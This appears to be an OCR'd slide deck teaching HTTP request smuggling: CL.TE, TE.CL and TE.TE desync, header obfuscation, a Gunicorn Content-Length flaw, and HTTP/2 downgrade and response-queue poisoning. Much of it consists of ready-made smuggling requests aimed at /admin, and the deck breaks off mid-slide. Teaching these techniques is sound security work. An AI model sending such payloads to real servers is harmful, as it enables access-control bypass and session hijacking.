Request Smuggling


Rohit Narayanan M

08-09-21

Request smuggling

HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests.

When you get a classic request smuggling vulnerability, it is typically because the front end and the back end disagree about whether they should use the content length or the transfer and coding header.




```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Foo: X
```

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Transfer-Encoding: chunked

0
```

```
GET /admin HTTP/1.1
Foo: X
```

What is happening



When the front-end server forwards HTTP requests to a back-end server, it sends several requests over the same back-end network connection, because this is much more efficient.

The protocol is very simple - HTTP requests are sent one after another

The receiving server parses the HTTP request headers to determine where one request ends and the next one begins:

CL & TE Headers

Content-Length

header indicates the size of the message body, in bytes, sent to the recipient.

The value will be the length of the content passed

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Length: 15

h=contentlength
```

Transfer-Encoding

header specifies the form of encoding used to safely transfer the payload body to the user.

chunked, compress, deflate, gzip

```
POST /search HTTP/1.1
Host: normal-website.com
Transfer-Encoding: chunked

h=transferencoding\r\n
0\r\n
\r\n
```


How is it dangerous

Attacker

- can obtain access to forbidden resources like site administration
- can view sensitive data or even hijack the web session of any user.
- can resort to other attacks like cache poisoning, XSS (cross-site scripting) without user interaction, credential hijacking, and firewall protection bypass.

Attacker targets the cache server during a cache poisoning attack. The intention is to show a user a wrong page upon request.

The HTTP request smuggling vulnerability can lead to an account takeover.



```
POST /login HTTP/1.1
Host: snyk.io
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked

16
login=xxx&password=xxx
0

GET /404 HTTP/1.1
X-Foo: bar
```

```
GET / HTTP/1.1
Content-Length: 0
Host: snyk.io
```

```
200 OK
Connection: Close
Content-Length: 0
```

```
404 Not Found
Connection: Close
Content-Length: 0
```

Attacker
User
Frontend: Load Balancer/Proxy
Backend: Middleware/WSGI/Reverse Proxy
Application

How to detect it

The most generally effective way to detect HTTP request smuggling vulnerabilities is to send requests that will cause a time delay in the application's responses if a vulnerability is present.

Request Smuggling

- CL.CL: Will send 2 Content-Length headers and the front-end will take one and the backend the other one
- CL.TE: The front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
- TE.CL: The front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
- TE.TE: The front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

CL-TE

Here, the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header. We can perform a simple HTTP request smuggling attack as follows

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

CL-TE

```
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 4

1
A
X
```

Since the front-end server uses the Content-Length header, it will forward only part of this request, omitting the X. The back-end server uses the Transfer-Encoding header, processes the first chunk, and then waits for the next chunk to arrive. This will cause an observable time delay.

TE-CL

Here, the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

TE-CL

```
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

Since the front-end server uses the Transfer-Encoding header, it will forward only part of this request, omitting the X. The back-end server uses the Content-Length header, expects more content in the message body, and waits for the remaining content to arrive. This will cause an observable time delay.

TE-TE

Can be done by obfuscating the Transfer-Encoding header

- Transfer-Encoding: xchunked
- Transfer-Encoding : chunked
- Transfer-Encoding: chunked
- Transfer-Encoding: x
- Transfer-Encoding:[tab]chunked
- [space]Transfer-Encoding: chunked
- X: X[\n]Transfer-Encoding: chunked
- Transfer-Encoding
- : chunked

DEMO

- CL.TE
- TE.CL


Real world impacts

Gunicorn accepts a plus sign or a minus sign in front of the value in the Content-Length header.

Also a bug was discovered which causes Gunicorn to send the response before reading the body of the corresponding request. This only occurs if the request handler invoked by Gunicorn never reads any part of the body.

Combining both


We can send the request



```
GET / HTTP/1.1
Host: localhost:8080
Content-Length: +23

GET / HTTP/1.1
Dummy: GET /admin HTTP/1.1
Host: localhost:8080
```

and gunicorn

Will see this



```
GET / HTTP/1.1
Host: localhost:8080
Content-Length: +23

GET / HTTP/1.1
Dummy:
```


```
GET /admin HTTP/1.1
Host: localhost:8080
```

Chunk Extension

There is a proxy which parses chunk extensions incorrectly. It reads the chunk size and then reads any character until it encounters a \n. It doesn't verify whether there was a CR before the LF.

This could be combined with many of the servers tested since most servers allow any characters as part of the extension (particularly LF) but read the line until they reach CRLF. So we arrive at the following attack (all lines are terminated by CRLF):


Here the proxy will see 2 chunks While the server will only see one chunk and another request after it.



```
GET / HTTP/1.1
Host: localhost:8080
Transfer-Encoding: chunked

2;\nxx
4c
0

GET /admin HTTP/1.1
Host: localhost:8080
Transfer-Encoding: chunked

0
```

HTTP/2

Here is an HTTP/1.1 request and its Equivalent request in HTTP/2


HTTP/2

:method	POST
:path	/login
:authority	vulnerable-website.com
content-type	application/x-www-form-urlencoded

username=carlos&password=montoya

HTTP/1.1

```
POST /login HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 32\r\n
\r\n
username=carlos&password=montoya
```

HTTP/2

Pseudo-Headers

In HTTP/1, the first line of the request contains the request method and path. HTTP/2 replaces the request line with a series of pseudo-headers. The five pseudo-headers are easy to recognize as they're represented using a colon at the start of the name:

:method - The request method

:path - The request path. Note that this includes the query string

:authority - The Host header, roughly

:scheme - The request scheme, typically 'http' or 'https'

:status - The response status code - not used in requests

HTTP/2

Binary Protocol

HTTP/1 is a text-based protocol, so requests are parsed using string operations. For example, a server needs to look for a colon in order to know when a header name ends. The potential for ambiguity in this approach is what makes desync attacks possible. HTTP/2 is a binary protocol like TCP, so parsing is based on predefined offsets and much less prone to ambiguity. This paper represents HTTP/2 requests using a human-readable abstraction rather than the actual bytes. For example, on the wire, pseudo-header names are actually mapped to a single byte - they don't really contain a colon.


HTTP/2

<u>Message Length</u>

In HTTP/1, the length of each message body is indicated via the Content-Length or Transfer-Encoding header.
In HTTP/2, those headers are redundant because each message body is composed of data frames which have a built-in length field. This means there's little room for ambiguity about the length of a message, and might leave you wondering how desync attacks using HTTP/2 are possible. The answer is HTTP/2 downgrading.

HTTP/2 Desync Attacks

HTTP/2 downgrading is when a front-end server speaks HTTP/2 with clients, but rewrites requests into HTTP/1.1 before forwarding them on to the back-end server. This protocol translation enables a range of attacks, including HTTP request smuggling:




H2.CL vulnerabilities

HTTP/2 requests don't have to specify their length explicitly in a header.


During downgrading, front-end servers often add a Content-Length header, its value using HTTP/2's built-in length mechanism.

some front-end servers will simply reuse the value of content-length passed



:method	POST
:path	/example
:authority	vulnerable-website.com
content-type	application/x-www-form-urlencoded
content-length	0

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Content-Length: 10

x=1
```




```
POST /example HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Content-Length: 10

x=1GET / H
```

DEMO

- H2.CL


H2.TE vulnerabilities

Chunked transfer encoding is incompatible with HTTP/2 and the spec recommends that any transfer-encoding: chunked header you try to inject should be stripped or the request blocked entirely. If the front-end server fails to do this, and subsequently downgrades the request for an HTTP/1 back-end that does support chunked encoding, this can also enable request smuggling attacks.



:method	POST
:path	/example
:authority	vulnerable-website.com
content-type	application/x-www-form-urlencoded
transfer-encoding	chunked

```
0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: bar
```




```
POST /example HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: bar
```

Response Queue Poisoning


Front-end server to start mapping responses from the back-end to the wrong requests

Attacker can capture other users' responses by issuing arbitrary follow-up requests



Front-end (CL)

```
POST / HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
Content-Type: x-www-form-urlencoded\r\n
Content-Length: 61\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
GET /anything HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
\r\n
GET / HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
\r\n
```



Back-end (TE)

